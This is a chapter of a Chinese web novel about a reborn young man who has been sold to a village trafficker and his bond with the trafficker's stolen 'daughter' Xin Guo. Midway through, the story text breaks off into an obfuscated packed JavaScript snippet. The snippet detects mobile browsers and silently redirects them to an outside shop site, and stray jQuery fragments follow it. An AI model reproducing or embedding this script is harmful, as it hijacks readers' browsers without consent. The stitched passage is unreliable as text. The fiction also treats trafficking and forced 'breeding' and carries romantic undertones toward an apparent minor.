夏明庭和辛果,吃饭时一个没衣服一个没裤子,谁也不尴尬,安静地吃着饭。
老头喝着散白,夹了筷夏明庭炒的白菜。
滋味儿不错。
“小子,你这饭做得香。”老头一筷子白菜一口小酒,吃美了。
夏明庭宠辱不惊,“你要是买瓶洗发水,我做饭更好吃。”
扒拉包谷饭的辛果震惊扭头,夏明庭这么勇?赤裸裸把老头当傻子,老头不会打死他吗?
夏明庭感受到辛果的目光,夹起不小心放进自己碗里的腊肉肠扔给辛果,蹙眉道:“少吃点腌制食品,不健康。”
他能吃到肉就不错了。
辛果连忙把腊肠往自己嘴里扒拉。
“行。”老头精神时好时不好,现在就不太清醒,“我明天就去买洗发水,顺便给你们小两口买点润滑油,让我早点抱上外孙子。”
夏明庭重生的,切切实实经历过上一世,自然知道老头什么心思,对老头口出狂言没有丝毫惊讶。
辛果差点呛死。
“吃饭你着什么急?”夏明庭眉心微拧,盛了碗蛋花汤,用一整个荷包蛋煮的汤,唯一一个荷包蛋在辛果碗里,“之前不是吃了一个洋芋了吗?”
辛果端起鸡蛋汤喝了两口,给自己顺气。
夏明庭不老实,就买给牲口用的发情药;老实,就买润滑油。
居然还挺随机应变。
辛果幽幽开口,“爹,你不要你闺女了吗?”
老头嘻嘻傻笑,“闺女,爹永远最爱你。就算外孙子出生了,爹也不疼他,放心嗷。”
辛果放心个鬼。
他这次指定不跟夏明庭滚床单,他要两个男主干干净净的相爱。
好吧,夏明庭不弄死他就不错了,还跟他生孩子?
他怕死在男主床上。
好在老头对夏明庭没那么放心,晚上还是把夏明庭关进了白天那个杂货房。
两个人还是分开睡的。
“小闺女儿最重要的是保护好自己,”老头谆谆教导,“你不要看他长得帅,就轻易地把第一次给了他。”
“男人不会珍惜的。”
“闺女听爹的,先跟他相处试试。”
辛果试探,“我跟他处不来,你就把他放走?”
老头瞪了辛果一眼,“败家玩意儿,那可是5000块钱买来的!处不来就一直锁着,当给你播种的牲口使。”
那还说啥啦!
辛果对老头不抱期望,还是他自己想招儿把男主救出去吧。
辛果想着想着就睡着了,再睁眼天都亮了。
“你干嘛?”辛果困倦地看着站在他床边的夏明庭。
夏明庭一边拆被套一边道:“你接着睡,昨天的衣服都干了,竹竿正好空下来,我去把床单被套洗了。”
不愧是男主,啥日子都能过起来。
“往那边滚滚,”夏明庭道:“我抽下床单。”
辛果听话地翻了个身,等到夏明庭把旧床单抽走换上新床单,享受地翻回来。
辛果重新闭上眼,睡意上泛。
夏明庭团好床单被套,开始对辛果枕头下手,他抽走了辛果的枕头,换了个新的枕套垫了回去。
嗯……感受到失重的辛果瞬间睁开眼。
彻底醒了。
夏明庭瞧了辛果一眼,“不睡觉就去吃早饭。”说完夏明庭就抱着脏了的三件套出去了。
辛果双臂交叠枕在脑后,透过发黄的窗户,侧头望着蓝蓝的白天。
要是夏明庭一直在这里,周巷能找到他吗?
应该可以吧。
毕竟正缘的力量是强大的。
辛果起床吃了碗夏明庭煮的鸡蛋面,两天吃了两个鸡蛋还有好几块腊肉肠,真幸福。
夏明庭已经洗完床单被套,正坐在竹椅子上剥花生。
辛果忧郁地一屁股坐在夏明庭怀里,开始思考自己忧郁的人生。
夏明庭腿上一沉,看到了辛果凝重的表情,估计是不知道花两块钱买玩具还是买零食,懒得搭理辛果,长臂绕过辛果的腰,搂着他继续剥花生。他上辈子查过,辛果是老头从普通职工家庭偷走的,被当成老头早逝的女儿养。
也不知道怎么有一身细皮嫩肉,比他这个真少爷都娇贵。
坐椅子嫌硌得慌,专往人腿上坐。
上辈子他拆了床破被子,给辛果缝了个软垫。
辛果走哪里都带着,方便他随时坐着。
夏明庭低头,辛果穿着他的T恤靠在他的胸膛,莹润清纤的小腿轻快地晃着。
他没衣服,辛果瘦巴巴的小脸儿压在他赤裸的肩膀,挤得微微变形,哪怕这样都无损他的漂亮。
辛果其实胖点会更漂亮。
但…关他什么事。
辛果上辈子那样对他,他不会再对辛果付出一点,也不会给他缝那个软垫。
辛果爱如何如何。
“哥哥,”辛果懒洋洋地晒着太阳,骨头都酥了,声音也软绵绵地发甜,“你腿软软的,坐着好舒服,不会硌到我屁股。”
夏明庭剥花生的手顿了顿,上辈子辛果爱上周巷后,他们就很少有这样平和的时光,无一不是针尖对麦芒。
这样两个人依偎着晒太阳,想起来也是很久远的事情。
夏明庭尽量维持声音平稳,“是你太瘦,坐在哪里都是你的骨头发力。”
辛果翘脚脚,“原来是这样啊。”
夏明庭动作慢慢停下来,垂眸看着单纯可爱的辛果。
其实他也不是不能……
“哥哥,”辛果坐起来点,眨巴眼睛问夏明庭,“你有哥哥弟弟吗?你想他们吗?”
快点把周巷想起来吧,你的竹马还等着你回家呢。
夏明庭脸色忽然冷下来,剥花生的动作加快,看上去像在发泄。
尽管他知道辛果现在根本不认识周巷。
夏明庭语气很呛,“没,死绝了。”
辛果被噎住,不死心道:“真的?”
周巷在夏明庭心里,兄弟都排不上,感情这么稀薄吗?
“不然?”夏明庭把手里最后一把花生扔进笸箩里,斥道:“下去,难道我还会诅咒我兄弟死吗?”
辛果的人体软垫撤离。
夏明庭心绪浮躁地翻动太阳曝晒的花生豆。
他不是不离开,而是知道上辈子周巷查到这里,跟辛果打电话求救的时间几乎是前后脚。
既然如此,不如安心等着父母找到他,省得他费心费力逃跑,还有被老头抓住的风险。
只是这次他不会带辛果回夏家,更不会给他们两个见面的机会。
辛果见夏明庭莫名其妙又不高兴,自觉不去触霉头。
昨天洗的衣服干了,辛果换上他爹省吃俭用给他买的黄裙子和小皮鞋,美滋滋地转了两圈,“我明天就穿这身新衣服上学。”
城里有寒暑假,他们这边偏僻的地方却是反着来。
其他时候农忙,最冷最热的时候,孩子们才有空闲读书。
支教老师为了能让更多的孩子读书,默认了这样颠倒的时间安排。
夏明庭不评价辛果把只是洗干净的衣服当新衣服的行为,突兀开口,“不许去。”
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17884512|212503||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>辛果愣了下,“为什么?”
夏明庭皱了皱眉,薄唇轻动,不知道说什么。
上辈子他见过村里唯一一位支教老师,据说是好不容易考出去,毕业后却回来反哺家乡。
听上去心怀大义。
可他觉得,那位老师每次看辛果的眼神,都让人很恶心。
夏明庭没法跟辛果解释他的不舒服,声音又冷又硬,“总之不准去。”
辛果软软地凑到夏明庭眼前,纤长的睫羽仿佛下一秒就要戳到夏明庭脸上,乌灵灵的眼眸宛若泓山泉水里的玉石,清润得厉害。
夏明庭下意识屏住呼吸,生怕辛果从哪里沾染的花草精灵的馥郁香气,霸道地占据他的肺腑。
“哥哥,”辛果甜甜弯起柔红细嫩的唇角,吐字截然不同的恶毒,“你是被拐卖的,当然上不了学。”
“我是我爹的宝贝女儿,我可以哦。”
辛果把夏明庭当成嫉妒他能上学,从而不想让他上的卑鄙小人。
夏明庭所有的旖旎烟消云散,随后就是无穷无尽的怒火。
上辈子也是,这个老头明明跟辛果没有任何关系。
一个人贩子,害了辛果十几年的人贩子。
辛果非要跟自己作对,要护着他。
哪怕自己告诉辛果,是老头偷偷抱走他,是老头害得他与亲生父母分离。
自己可以帮辛果找到他的亲生父母。
没用,都没用。
辛果还是认他,就跟辛果铁了心要跟周巷在一起一样。
好像自己做什么,在辛果眼里都是错。
“呵,”夏明庭冷笑,“宝贝女儿?那你考上高中,他怎么不让你去上,还让你留在村里上你读了好几年的初中?”
辛果学习成绩很好,在村里一直是佼佼者,前两年就考上了镇里的重点高中。
但是他没去。
老头说没钱供辛果,校领导讨论下愿意给辛果免学费。老头又改口,说舍不得闺女。
就这样,辛果继续留在村里,学习他早已经滚瓜烂熟的初中知识。
支教老师的能力也只能教到初中,除此之外,他多给辛果带几本高中书本也没别的办法了。
辛果或许心里有答案,然而被夏明庭直白戳破,还是受不了。
“那是我爹舍不得我。”辛果强撑着跟夏明庭争辨。
夏明庭反问,“你自己信吗?”
他不信。
他想上学。
可是老头对他很好,他是村里唯一一个有铅笔盒有新书包的小孩。他发高烧,老头走了三天三夜去市里给他拿药。他跑去山上,老头为了找他摔断了三根肋骨。
他不信又能有什么办法?
所有人都知道,他是老头唯一的女儿,疼到骨子里的的女儿。
辛果眼圈发红,漂亮的眼睛氤氲出温热的水汽,稠黑的睫毛根部沁出点点湿润,再也忍不住大声哭了出来。
夏明庭看着辛果哭得这样厉害,心脏酸软到发苦。
“你怎么总是分不清谁才是对你好。”
这样会放任别人对你的伤害。
夏明庭没办法看着辛果这样哭,哪怕辛果上辈子背叛他,要跟周巷在一起,他也没将辛果斥责到哭成这样。
“不哭了,”夏明庭抱起辛果,温热的手掌贴着辛果颤抖的后心,挨了挨辛果湿漉漉的脸蛋,轻声哄道:“宝宝乖,不哭了。”
“哥哥以后再也不这样说了。”
辛果搂着夏明庭的脖子,哭得上气不接下气。
“呜呜呜,我讨厌你。”
“我以后再也不跟你玩了。”